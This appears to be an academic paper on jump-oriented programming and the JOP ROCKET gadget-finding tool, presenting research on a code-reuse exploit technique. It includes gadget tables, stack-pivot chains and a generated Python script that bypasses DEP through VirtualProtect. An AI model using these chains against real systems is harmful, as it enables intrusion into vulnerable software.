There were even claims as recent as 2015 that JOP had never been done in the wild [5], and since then it has only ever been rarely done. In fact, there was no public demonstration of a complete JOP chain until our presentation at DEF CON 27 in Las Vegas 2019, where we used only JOP to bypass DEP. Since then, outside of JOP exploits being written in an Advanced Software Exploitation course taught by one of the authors, we are not aware of other complete JOP chains.

This research hopes to change that, as we have made a number of significant contributions since the release of the JOP ROCKET [6–8] in 2019.

While JOP has been written about in the academic literature for over a little over a decade, it has languished, mostly forgotten, with only some varieties of JOP used to intermix with ROP. This is hardly surprising, given the previous absence of tools to facilitate JOP gadget discovery and use, and the nearly complete lack of documentation on practical details of performing JOP.

The need for dedicated JOP tools led to the JOP ROCKET , aa mature tool for discovery and classification of JOP gadgets, allowing users to find gadgets and construct a JOP chain from scratch, assuming sufficient gadgets. JOP ROCKET is also the first utility to find dispatcher gadgets, which are required to do an exploit entirely without the use of ROP. With dispatcher gadgets and JOP gadgets, we can entirely avoid not only all ret instructions, but also the use of the stack for control flow purposes.

In late 2020, we added support for automatic JOP chain construction, to create a complete JOP chain to bypass DEP using VirtualProtect or VirtualAlloc. The automated JOP chain involves a novel JOP technique requiring fewer gadgets, offering simpler usage. In April 2021, we also extended the JOP ROCKET, introducing a two-gadget dispatcher, allowing for a single gadget that was relatively obscure to be found more easily, and thus make ability to use a complete JOP chain more likely.

This paper's organization will be as follows. First, we will introduce JOP, providing a background on this form of code-reuse attacks, exploring the academic literature. Next, we will introduce JOP ROCKET, discussing the tool, its contributions, and its general usage. Then we will discuss ROCKET's automatic JOP chain construction and the novel approach behind it. We will then present our novel dispatcher gadgets, including a two-gadget dispatcher. Previously, JOP using the dispatcher paradigm was limited, owing to scarcity of dispatcher gadgets. This variation is significant because it allows for vastly more possibilities. This novel two-gadget dispatcher coupled with our stack pivot variation on JOP should enable JOP to be more feasible on many more applications. Finally, we will take a deep dive into manual techniques for JOP. Many details on JOP usage in a modern Windows environment had never before been documented; some of these techniques we have had to develop through trial and error and experimentation, taking a theoretical approach and making it pragmatic, providing solutions to make JOP viable.

JUMP ORIENTED PROGRAMMING FUNDAMENTALS

JOP is a state-of-the-art form of code-reuse attacks. Categorizing JOP may be useful as a human construct, but we emphasize these distinctions are arbitrary, as there can be intermixing of the different styles. The first method is the Bring Your Own Pop Jump (BYOPJ) [9], where a register can be loaded with an address, which is then executed. T

he next method utilizes the dispatcher gadget, allowing the attacker to craft a dispatch table in memory and user a dispatcher to execute individual functional gadgets [10]. The third approach to JOP [2–4] is a real-world variation on BYOP, combining functional and dispatcher gadgets as a more labyrinthine chain, allowing for a greater variety of indirect jumps and calls.

Bring Your Own Pop Jump Paradigm

The BYOPJ paradigm [9] allows much flexibility, allowing one register to be loaded with the address of another gadget, e.g. pop eax; jmp eax, which can then be executed. Thus, this allows for gadgets to be chained together. Two options are possible with this approach.

First, a ret could be loaded into the register, and whenever EAX is called, e.g. jmp eax, call eax, it functions as a ROP gadget, causing a ret, using the stack in the normal manner.

The other approach is the register could point to another JOP gadget, allowing them to be chained. In our example, rather than pointing to a ret, EAX might point to a JOP gadget, e.g. pop ebx; xor edx, edi; jmp ebx. EBX in turn could point to yet another, transitioning to another gadget. This approach could prove more labyrinthine, as the gadgets handle both control flow and more purposeful operations, e.g. setting up a WinAPI call. Neither of the BYOPJ approaches are favored by this research, although they are useful in extending the ROP attack surface.

Dispatcher Gadget Paradigm

The dispatcher gadget paradigm [10] is the approach this research favors. A dispatch table, containing addresses of functional gadgets, is create anywhere in memory. Functional gadgets can be viewed as being similar to ROP gadgets, used to deal with mitigations or set up WinAPI calls. The dispatcher is a special gadget that orchestrates control flow. It can advance forwards or backwards in a predictable fashion; it then dereferences and executes functional gadgets. An exploit writer can place functional gadgets inside the dispatch table. After each functional gadget, the dispatcher is called again, advancing to the next functional gadget until the JOP chain is complete, as seen in the diagram.




Figure 1. Control flow in JOP is established via a dispatch table and dispatcher gadget, allowing for functional gadgets to be executed one after the other.

While some make the distinction between JOP and call-oriented programming (COP)[11], they actually are one in the same. The primary difference is indirect calls push the address of the next instruction onto the stack. This could interfere with WinAPI arguments being set up. However, this can be compensated for with a small stack pivot, such as a pop or add esp, 4, restoring the stack to what it was. Thus, by intermixing indirect jumps and calls, we can significantly enrich the JOP attack surface. To distinguish between them seems unnecessarily pedantic, not reflective of real-world usage.

Though not used for control flow, the stack still plays a critical role, as it holds arguments for WinAPI calls; it also may hold values for pop instructions. For exploit writers first encountering JOP, it should be emphasized the dispatch table is separate from and not intermixed with stack values; both form separate parts of the payload, and they may even be in separate parts of memory.

JOP ROCKET

The JOP ROCKET [6–8] is a mature tool dedicated to discovery and classification of JOP gadgets, with many features to aid an exploit author in being successful with JOP. Not only was there previously no documentation on practical details of doing JOP in a modern Windows environment, but there were no dedicated tools to discover JOP.

Tools such as such as Mona [12], ROPgadget [13], and Ropper [14] were dedicated to ROP, but provided only highly minimal, if any, placeholder support for JOP. Without a dedicated tool, it would have been a monumental effort to find sufficient gadgets for an approach of pure JOP.

Firstly, the JOP gadget discovery algorithm is significantly more complex than its ROP counterpart. The algorithm to discover ROP gadgets is simple: find a C3 opcode for ret; disassemble backwards to discover all useful gadgets. This includes finding unintended instructions through what is known as opcode splitting.

Thus, from push 0xc354ba55, if we were to start execution in the middle of the instruction, we could produce the unintended instruction of push esp; ret, as shown in the figure. Such opcode splitting expands the attack surface significantly. With JOP, there are dozens of opcodes to search for.

Opcodes	Instructions	Opcodes	Instructions
68 55 ba 54 c3	push 0xc354ba55	54	push esp
		c3	ret

Figure 2. Opcode splitting is used with code-reuse attacks to find useful, unintended instructions.

The attack surface for JOP can be vastly expanded by enumerating these unintended instructions. Searching for ROP in a manual process could be very tedious, and one could do this in a debugger or disassembler. However, with JOP, because there are numerous opcodes to search for, this takes more time and effort.

Moreover, once gadgets were found, they would need to be separated by registers, as some are reserved for dispatch table and the dispatcher. The most important gadgets are dispatchers; finding these will dictate the choices of what is to come. With scores of impractical, repetitious gadgets, finding a dispatcher would be non-trivial. Thus, we were faced with a research problem of there being no dedicated tools supporting JOP gadget discovery and classification [5, 9, 10, 15, 16]. Without solving this and related problems, JOP would likely be impractical except for the most highly dedicated exploit authors.

ROP without a dedicated toolset would be laborious, yet the available tools tremendously simplify it, and what might otherwise be inaccessible, has long since become simple. In that same vein, JOP ROCKET provides a highly efficient solution to this research problem, taking what would require many man hours of labor and reducing it a task that could be completed in as little as a minute.

Design of JOP ROCKET

We use design science methodology [17] to create in an artifact that is an instantiation of all the many JOP methods that the tool encompasses; this artifact is JOP ROCKET itself. The result is an object-oriented, highly modular Python program, comprised of over 30,000 lines of code, with hundreds of data structures and numerous functions. ROCKET provides a suite of utilities related to JOP gadget discovery and classification, allowing users to construct JOP manually, and it also automates JOP chain construction, utilizing a series of stack pivots to bounce from one location to the next, and then making a dereferenced WinAPI call with the stack parameters already in place.

JOP ROCKET makes several contributions. First, it uses a refinement of the JOP gadget discovery algorithm to search for and discover all possible opcodes for indirect jumps and calls that could be used for JOP.

Second, while finding these gadgets, it simultaneously classifies gadgets into over a hundred categories, based on operation performed and registers affected; this also includes dispatcher gadgets, which we discuss in a separate section.

Finally, as we discuss in its own section, ROCKET supports automatic JOP chain construction, allowing for complete JOP chains to be built to bypass DEP.

JOP Gadget Discovery and Classification

With JOP, the process of gadget discovery is more nuanced, as the JOP ROCKET searches for 49 unique opcodes, including ones for indirect calls and jumps, e.g. jmp eax, and there are dereferenced, indirect jumps and calls, e.g. jmp dword ptr [eax], as well as dereferenced, indirect jumps to a register and an offset, e.g. jmp dword ptr [eax+0x201]. It is the opcodes that must be searched for, rather than the Assembly mnemonics that might be intended instructions.

Each of these 49 opcodes begins with FF, an commonly used opcode, allowing for unintended instructions to be found. ROCKET will first search for FF and if found it will search for the remaining opcodes that correspond to specific types of indirect jumps and calls; searching for one opcode and then those remaining allows for a very substantial performance enhancement, particularly with larger binaries.

Once opcodes are found, JOP ROCKET will immediately find all possible gadgets that can be derived from it, by generating small chunks of disassembly, from 2 to 20 bytes, created by disassembling backwards. By iterating through each chunk, we ensure all unintended instructions are found. ROCKET will only save unique gadgets. ROCKET's algorithm to discover JOP gadgets is a novel refinement of the original algorithm [10], ensuring all JOP gadgets are found. As the code is lengthy and complex, we refer the reader to the GitHub [8].

Once an indirect jump or call is found, ROCKET simultaneously performs classifications of the gadget into myriad categories, based on the operation used and the register affected, with over a hundred classifications possible. All gadgets are classified immediately after being found, before searching for the next opcode. Having gadgets classified into broad categories like mov and subcategories like the registered affects lets users easily retrieve specific gadgets sought. The algorithm saves each register at the address of the target operation.

While expanding the attack surface with unintended instructions is critical for any code-reuse attack tool, lead to some highly impractical gadgets. Thus, JOP ROCKET employs filtering to eliminate most impractical gadgets. For instance, mov dword ptr [edi + esi], 34; ret; jmp ebx

would not be useful; it would be quietly discarded. Once gadgets are found and classified, they are simultaneously saved into hundreds of data structures. Only minimal bookkeeping data is saved with no actual opcodes or text preserved. This bookkeeping data allows for gadgets to be called upon and generated on the fly.

A user can select the types of gadgets they are interested, and output will be produced, according to their specifications, in seconds. For some functions, limited emulation is performed on gadgets, to discover stack pivot amounts.Once a user selects desired output on the print menu, their selections are used to generate the output on the fly, saved as text files. This is done by using the minimal bookkeeping data to carve out small chunks of opcodes, which are each sent to Capstone and disassembled, and this is used by JOP ROCKET to generate the gadgets.

The user has a lot of flexibility to select only operations of interest to them. For instance, perhaps they only want to see gadgets that mov a value into EDI; that specificity is allowed.

NOVEL VARIATION OF JOP USING MULTIPLE STACK PIVOTS

Previously it had seemed that to create a JOP chain through automation would be impossible, owing to JOP's much greater complexity with control flow, with dispatch table, dispatcher gadgets, functional gadgets, and the restrictive use of registers. The dispatch registers must be preserved to point to the dispatcher and dispatch table.

With ROP, the technique that Mona uses to set up a ROP chain is pushad, populating registers with parameter values for VirtualProtect and VirtualAlloc. After pushad, then the stack would be set up, and then a pointer to the WinAPI function could be dereferenced and jumped to, allowing DEP to be bypassed. In the case of VirtualProtect, memory could be changed to RWX, allowing for shellcode to be executed, and with VirtualAlloc, memory could be allocated with RWX permissions. Yet, with JOP there is no similar gadget like pushad to easily facilitate automation.

With JOP, it seemed that just a manual process of painstakingly pushing stack values or otherwise manually setting up each WinAPI parameter in the correct would be the only approach. However, an alternative method is to use a series of stack pivots. That is, we could simply push all the WinAPI arguments, return address, and function pointer onto the stack in the correct order as part of the ipayload. Then, a series of stack pivots could be used to reach these arguments.

While this approach is not always reliable, it can work if EIP is at a predictable distance from the desired stack values after the vulnerability is triggered. For instance, if the WinAPI arguments are found to be 0x3000 bytes from where ESP is located after the vulnerability is triggered, then a stack pivot could be sought that is at least 0x3000 bytes from it, using one or more stack pivots. We can precisely calculate the distance, and if this is not possible, we can come as close as we can and use JOP nops at the start of the dispatch table.


One requirement for the automated generation of a code-reuse attack chain is following some preset recipe. With ROP, it is simple to use pushad as the cornerstone of the recipe. Rules can govern how specific inputs could be crafted to populate each register, based on available gadgets. The focus is in providing a certain predetermined order of values that could be used as arguments to WinAPI functions.

With Mona, there is much subtlety and nuance, providing a variety of ways to obtain the desired register values. With ROCKET, using a series of stack pivots to reach the WinAPI arguments is a simple approach for automating JOP chain generation. This method also allows for a JOP chain to be achieved in a relatively small number of gadgets, whereas manually crafting each parameter value would take far more gadgets.

The approach to JOP with multiple stack pivots is depicted in the figure. Two stack pivots are used to add 0x700 to ESP, while another adds 0x500, and another, 0x20. The total pivot is 0x1320. If the stack values were 0x1315 bytes away, the pivots would take us within 0xB bytes of that location. With padding and pivots, it could be possible to precisely reach the payload, while JOP nops could also be used in the beginning of the dispatch table if not quite precise.

The next gadget following the stack pivots is pop eax, which is used to move a pointer to VirtualProtect into EAX. That is then dereferenced with a jmp dword ptr [eax], thereby beginning the call to VirtualProtect, with all the needed arguments and the return address on the stack.

The ideal setup for this is when the payload is within a fixed, predictable distance that can be determined programmatically, e.g. X bytes from a particular part the binary at a specific point during the exploit. Placing the dispatch table on the stack would be simplest, but the heap could work.



[ESI] → Address	Gadget
base + 0x15eb	add esp, 0x700 # push edx # jmp ebx
0x41414141	filler
base + 0x15eb	add esp, 0x700 # push edx # jmp ebx
0x41414141	filler
base + 0x17ba	add esp, 0x500 # push edi # jmp ebx
0x41414141	filler
base + 0x14ef	add esp, 0x20 # add ecx, edi # jmp ebx
0x41414141	filler
base + 0x124d	pop eax # jmp ebx
0x41414141	filler
base + 0x1608	jmp dword ptr [eax]

Address	dispatcher gadget
EBX → 0x00402334	add esi, 0x8 # jmp dword ptr [esi]

Sample Value	Stack Parameter for VP
0x00426024	PTR -> VirtualProtect()
0x0042DEAD	Return Address
0x0042DEAD	lpAddress
0x000003e8	dwSize
0x00000040	flNewProtect -> RWX
0x00420000	lpflOldProtect → writable location

Figure 3. Hypothetical JOP chain using a series of stack pivots to adjust esp to point to WinAPI function arguments.

Automatic JOP Chain Generation to Bypass DEP

JOP ROCKET performs analysis of available gadgets to determine how to create the JOP chain. First, it uses two ROP gadgets to set up JOP, and then a JOP gadget is initiates the chain.

Beyond this, the chain is pure JOP, free of rets. ROCKET then identifies pointers to WinAPI functions that can be used to help bypass DEP, such as VirtualAlloc and VirtualProtect. If these are not found, a place holder of 0xdeadc0de is found, as it can be possible to extrapolate these gadget addresses. This and appropriate parameters are placed on the stack.

ROCKET identifies a dispatcher gadget, adding padding to the dispatch table between functional gadgets; the padding is calculated based on distance moved. If no dispatcher is found, this is left as a placeholder. ROCKET then finds the necessary stack pivots that falls within the specified, acceptable range.

Finally, JOP ROCKET will find a pop to load the WinAPI function address from the stack, then making a dereferenced jump to VirtualProtect or VirtualAlloc, to bypass DEP.

ROCKET maintains continuity between registers. To facilitate this, ROCKET identifies the dispatch registers, including the register being added to and dereferenced by the dispatcher, pointing to the dispatch table, and the register pointing to the dispatcher, which each functional gadget ends in. For purposes of simplicity, subsequent gadgets avoid usage of the dispatch registers, and all functional gadgets end in the same register.


The art of exploit development is an iterative process. Thus, for various obscure reasons, some exploits may not work. ROCKET helps with this process by creating as many possible JOP chains as possible. It does this from two standpoints.

First, it finds unique chains for functional gadgets that end in every register except ESP, regardless of dispatcher used, providing multiple possibilities. Second, ROCKET will create 5 different chains for each register, using different stack pivots.

Thus, if one proved to be problematic for some obscure reason, there would be other choices available. For some binaries, not all registers will support this stack pivot approach, as available stack pivot gadgets may be in conflict with dispatch registers.

ROCKET will populate different chains for VirtualProtect and VirtualAlloc, to achieve the target stack pivot range. The range minimum is the actual distance from how far ESP is when a vulnerability is triggered to where the dispatch table is located. The user may enter a minimum and maximum for the acceptable range, so that the stack pivot amount is appropriate to the exploit.

Although there is a default value, it is recommended to enter the true range. After all, if there is a large stack pivot gadget and no smaller gadgets for a register, then ROCKET might not display any results for that register, due to lack of smaller pivots. What is available with the attack surface is most visible with an accurate stack pivot range.



```
import struct
def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
def create_jop_chain():
    jop_gadgets = [
        0x41414141, 0x41414141, #    padding for dispatch table (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x41414141, 0x41414141, #    padding for dispatch table (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes] 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x41414141, 0x41414141, #    padding for dispatch table
        0x00401546, # (base + 0x1546), # pop eax # jmp eax # wavread.exe # Set up pop for VP
        0x41414141, 0x41414141,#     padding for dispatch table
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualAlloc
        # JOP Chain gadgets are checked *only* to generate the desired stack pivot
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)
rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location
shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1
payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

Figure 4. Python exploit script containing a JOP chain to bypass DEP with VirtualProtect, generated by JOP ROCKET.

With ROP, we intermix our ROP gadgets and other values that might go on the stack, via pop, etc. With JOP, the stack values generated by ROCKET, including the WinAPI arguments, the function pointer, and the return address, are separate from the dispatch table. Some stack values may need to be customized by the user.


It is also possible some parameters may need to be generated dynamically, such as a return address, which is outside the scope of what ROCKET does. It may not always be possible input the stack values directly, due to bad byte limitations. If so, dummy values can be supplied; those could later be overwritten. This would require manual techniques such as described elsewhere in this paper.

ROCKET produces a fully developed Python script. Still, there is a requirement for an initial vulnerability, which much be triggered. Logic for the vulnerability will need to be added to the Python script. ROCKET's JOP chain has two functions, creating ROP and JOP functions, and it also has a vp_stack, consisting of the stack values. ROCKET also provides other typical exploit essentials as placeholders.

Addresses with Bad Bytes Used for Stack Pivoting

Although ROCKET can generate a JOP chain that bypasses DEP, a manual approach may be preferred in some situations, such as when function pointers or gadget addresses contain bad bytes. To address this issue, techniques similar to those in the Gadget Addresses Containing Bad Bytes section can be used.

First, encoded values for the relevant stack pivot addresses can be loaded into registers. Afterwards, these encoded addresses can be modified via an instruction such as xor, neg, or add, to load the stack pivot address into the register. Afterwards, a simple jmp instruction can be used to execute the stack pivot containing bad bytes. Thus, we can call a gadget despite there being bad bytes in its address.



Address	Dispatcher Gadget
0x4213ff90	add ebx, 0x4; jmp dword ptr [ebx]

Value	Dispatch Table: Functional Gadgets
0x4213a870	neg eax; jmp esi; # Load 0x0013fc20 into eax
0x4213b69a	jmp eax; # Execute 1st stack pivot gadget
0x4213a2dd	xor edx, edi ; jmp esi # Load 0x00131222 into edx
0x421389a0	jmp edx # Execute 2nd stack pivot gadget

Address	Gadget
0x0013fc20	add esp, 0x40; jmp esi # Stack pivot

Address	Gadget
0x00131222	add esp, 0x2b; jmp esi # Stack pivot

Figure 5. An example of the stack pivoting approach while avoiding bad bytes in some gadgets.

The figure shown above displays an example of using two gadgets whose addresses contain bad bytes to perform a stack pivot. The address of the gadget add esp, 0x40 is loaded into EAX using a neg instruction to avoid bad bytes. Although the first stack pivot's address has not been supplied in the payload, it can still be executed via the use of jmp eax.


Once the first stack pivot completes, an xor edx, edi instruction is used to load the value 0x00131222 into EDX. Since this is the address of the second stack pivot, jmp edx allows the gadget to be executed. Now a total pivot of 0x6b bytes has been performed. If this were the desired pivot to the start of parameters, the WinAPI function could be called at this point to bypass DEP.

NOVEL DISPATCHERS AND THE TWO-GADGET DISPATCHER

The single most important JOP gadget is the dispatcher, as it orchestrates control flow for the exploit. The dispatcher predictably changes a value in a register, which is dereferenced; the dispatcher itself is pointed to by a register. The ideal form of the dispatcher is a very short gadget that only minimally modifies the dispatch table index, as long as it changes at least 4 bytes, the size of a gadget address.

An ideal dispatcher gadget is short and predictably changes the dispatcher by a small constant, e.g. add ebx, 0x6 ; jmp dword ptr [ebx] or sub edi, 0x8; jmp dword ptr [edi]. While ideal, these forms of the dispatcher can scarcer, so others that are less desirable may be necessary. For instance, we could have add ebx, edi; jmp dword ptr [ebx]. This example requires three registers being preserved, which tend to be restrictive. Expanding the size of the dispatcher from 2 lines to a few may be necessary.

The danger in increasing the size of the dispatcher is in clobbering dispatch registers, ruining the chain. Alternatively, registers used by functional gadgets could have their usefulness reduced, e.g. add ebp, 0x08; add edx, 0x8; jmp dword ptr [ebp]. If EDX was added to with every invocation of the dispatcher, this would need to be accounted for.

